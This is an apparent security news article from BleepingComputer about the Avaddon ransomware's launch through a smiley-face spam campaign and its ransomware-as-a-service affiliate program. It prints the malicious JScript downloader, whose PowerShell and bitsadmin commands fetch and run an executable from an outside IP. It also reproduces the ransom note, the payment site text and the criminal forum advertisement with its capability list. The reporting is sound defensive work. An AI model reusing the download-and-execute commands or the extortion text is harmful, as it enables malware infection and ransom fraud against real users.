

New Avaddon Ransomware launches in massive smiley spam campaign

bleepingcomputer.com/news/security/new-avaddon-ransomware-launches-in-massive-smiley-spam-campaign/

Lawrence Abrams

By

[Lawrence Abrams](#)

- June 8, 2020
- 02:14 PM
- 0




With a wink and a smile, the new Avaddon Ransomware has come alive in a massive spam campaign targeting users worldwide.

Avaddon was launched at the beginning of this month and is actively recruiting hackers and malware distributors to spread the ransomware by any means possible.

As its first known attack, the Avaddon Ransomware is being distributed in a spam campaign reminiscent of February's [Nemty Ransomware Love Letter campaign](#).

You like my photo?

In a wave of emails using subjects like "Your new photo?" or "Do you like my photo?" containing nothing but a winking smiley face, a JavaScript downloader for the Avaddon ransomware is being distributed.



Example Avaddon spam email


In a [related report](#) shared with BleepingComputer, the cybersecurity firm Appriver stated that the Phorphiex/Trik Botnet is distributing the malicious emails.

This campaign is not small, as AppRiver security researcher David Picket told us that they had blocked over 300,000 emails in just a short period.

Attached to these emails is a JavaScript file masquerading as a JPG photo with names like IMG123101.jpg.

Before you ask why someone would open a JavaScript file that was emailed to them, it is important to remember that Windows hides file extension by default, even though it is a [known security risk](#).

That means to the recipient, it would just appear as a .jpg file, as shown below.



JavaScript file


displayed as a JPG

When executed, the JS attachment will launch both a PowerShell and Bitsadmin command to download the Avaddon ransomware executable to the %Temp% folder and run it.

```
1 var jsRun=new ActiveXObject('WSCRIPT.Shell');
2 jsRun.Run("cmd.exe /c PowerShell -ExecutionPolicy Bypass (New-Object
System.Net.WebClient).DownloadFile('http://217.8.117.63/sava.exe', '%temp%\646246465.exe');Start-
Process '%temp%\646246465.exe', false);
3 jsRun.Run("cmd.exe /c bitsadmin /transfer getitman /download /priority high
http://217.8.117.63/sava.exe %temp%\97459754.exe&start %temp%\97459754.exe", false);
4
```


Avaddon JScript downloader

In the sample tested by BleepingComputer, once executed, the ransomware will search for data to encrypt and append the .avdn extension to encrypted files.



Files encrypted by Avaddon


In each folder, a ransom note named **[id]-readme.html** will also be created. This ransom note contains a link to the TOR payment site and a unique victim ID used to login to the site.



Avaddon Ransom Note

(Click to enlarge)

This TOR payment site includes the ransom amount, which in our case was \$900, and instructions on how to pay for a decryptor.



Avaddon TOR payment site

Other sections of the TOR site include a support chat, free test decryption, and a help page illustrated by Harry Potter characters.

Clients page X logo.png (PNG Image, 269 x 112 p X +

avaddonbotrxmuy1.onion/039061ede9

Your network has been infected by Avaddon

Don't worry, we can help you to restore all your files!


Avaddon General Decryptor price is 900 USD*

1 : 11 : 58 : 53

*If you don't pay before the time runs out, the price will be doubled!


- What's the matter?

Your computer has been infected with Avaddon Ransomware. All your files have been encrypted and you are not able to decrypt it by yourself. To decrypt your files, you have to buy the Avaddon General Decryptor.




- What can I do to get my files back?

You should buy the software Avaddon General Decryptor. It will scan your PC, network share, all connected devices and check for encrypted files and decrypt them. Current price: 900 USD. We accept the Bitcoin cryptocurrency.



- What guarantees can you give me?

To make sure that our descriptor is working, you can decrypt 3 files for free. But these files must be images, because images usually are not valuable.



Avaddon TOR help page

Unfortunately, ID-Ransomware creator [Michael Gillespie](#) has analyzed the ransomware and stated that it is secure and cannot be decrypted for free.

More to come

In advertisements posted to Russian-speaking hacker forums at the beginning of the month, Avaddon has stated that they are a new Ransomware-as-an-Affiliate (RaaS) program.

AVADDON

We bring to your attention a solution for converting high-quality installs - **Avaddon Ransomware. We announce a**

set of adverts to our affiliate program.

Development is new, never participated, never shone anywhere.
Development priorities: functionality, speed, configurability.

Cryptolocker:

- Avaddon Ransomware - cryptolocker, written in C ++ using WinAPI.
- AES256 + RSA2048 is used to encrypt files.
- Work is performed secretly in offline mode, the presence of the Internet is not necessary.
- Decryption by third-party tools is not possible.
- Does not have third-party dependencies.
- Works on all Windows lines starting from 7-ki.
- File encryption is performed in multi-threaded mode on all hard / removable / network / other drives. A separate stream is created for each medium.
- When connecting new hard drives / flash drives / network drives / other, the crypto-locker begins to work them out in separate streams.
- In case of new files, they will also be encrypted.
- Support network operation mode in which parallel scanning of the local network is performed.
- Fileless version of PowerShell for targeted attacks on the network. The locker is inside the script without downloading from the network.
- New key for each generated build
- Increase of rights to the administrator, hiding and fixing in the system.
- Before you begin, the completion of these processes, the stop and removal of these services are performed.
- Before encryption, search and mount hidden drives.
- Before encryption, the recycle bin is cleared, shadow copies and OS recovery points are deleted.
- During file encryption, the crypto-locker can change the attributes of files to gain access to them.
- Support detection of processes blocking the file, and their completion for unhindered access to the file.
- Set pixel wallpaper with text urging you to read the instructions.

PANEL:

- Fully automatic and convenient admin panel is located in the TOR network (onion).
- Flexible locker creation with advanced settings right in the panel.
- For those who carry out targeted attacks on networks - there is the opportunity to create a special build for encrypting networks.
- The redemption size can be set for the locker as a whole, for countries and for each client personally.
- Detailed information about each victim and chat for communication.
- Automatic payment of your% redemption to your Bitcoin wallet, which you indicate in the panel.

Avaddon advertisement on dark web

A RaaS program is when the ransomware creator is responsible for the development of the malware and the operation of the TOR payment site.

Affiliates who join the program are responsible for distributing the ransomware via spam, compromising networks, and exploit kits.

As part of this arrangement, Avaddon is paying affiliates 65% of any ransom payments they bring in, and the Avaddon operators will receive 35%. Larger affiliates are commonly able to negotiate a higher revenue share depending on the size of their attacks.

As is typical with RaaS programs, Avaddon has a series of rules that affiliates must follow when distributing the ransomware. The most common rule is that they cannot target victims in the Commonwealth of Independent States (CIS).

It is forbidden to work in the CIS countries (AZ, AM, BY, KZ, KG, MD, RU, TJ, UZ, UA, GE , TM)

It is forbidden to indicate or pass on to third parties the address of the admin panel on the

.onion network.

It is forbidden to upload .exe to unverified scanners that merge AV labs.

Now that the Avaddon creators have started accepting applications, we should expect to see distribution increase and more advanced attacks to occur.

Related Articles:

[Windows 11 KB5014019 breaks Trend Micro ransomware protection](#)

[Industrial Spy data extortion market gets into the ransomware game](#)

[New 'Cheers' Linux ransomware targets VMware ESXi servers](#)

[SpiceJet airline passengers stranded after ransomware attack](#)

[US Senate: Govt's ransomware fight hindered by limited reporting](#)

IOCs

Hashes:

Attachment: 94faa76502bb4342ed7cc3207b3158027807a01575436e2b683d4816842ed65d

Avaddon: 05af0cf40590aef24b28fa04c6b4998b7ab3b7f26e60c507adb84f3d837778f2

Associated files:

IMG123101.jpg.js.zip

IMG123101.jpg.js

%temp%\97459754.exe

%temp%\646246465.exe

[id]-readme.html

Ransom note text:

Your network has been infected by Avaddon

All your documents, photos, databases and other important files have been encrypted and you are not able to decrypt it by yourself. But don't worry, we can help you to restore all your files!

The only way to restore your files is to buy our special software - Avaddon General Decryptor. Only we can give you this software and only we can restore your files!

You can get more information on our page, which is located in a Tor hidden network.

How to get to our page

Download Tor browser - <https://www.torproject.org/>

Install Tor browser

Open link in Tor browser - avaddonbotrxmuy1.onion

Follow the instructions on this page

Your ID:

XXX

DO NOT TRY TO RECOVER FILES YOURSELF!

DO NOT MODIFY ENCRYPTED FILES!

OTHERWISE, YOU MAY LOSE ALL YOUR FILES FOREVER!

- [Avaddon](#)
- [Hacker Forum](#)
- [RaaS](#)
- [Ransomware](#)
- [Smiley](#)
- [Wink](#)

[Lawrence Abrams](#)

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- [Previous Article](#)
- [Next Article](#)

Post a Comment [Community Rules](#)

You need to login in order to post a comment

Not a member yet? [Register Now](#)

You may also like:
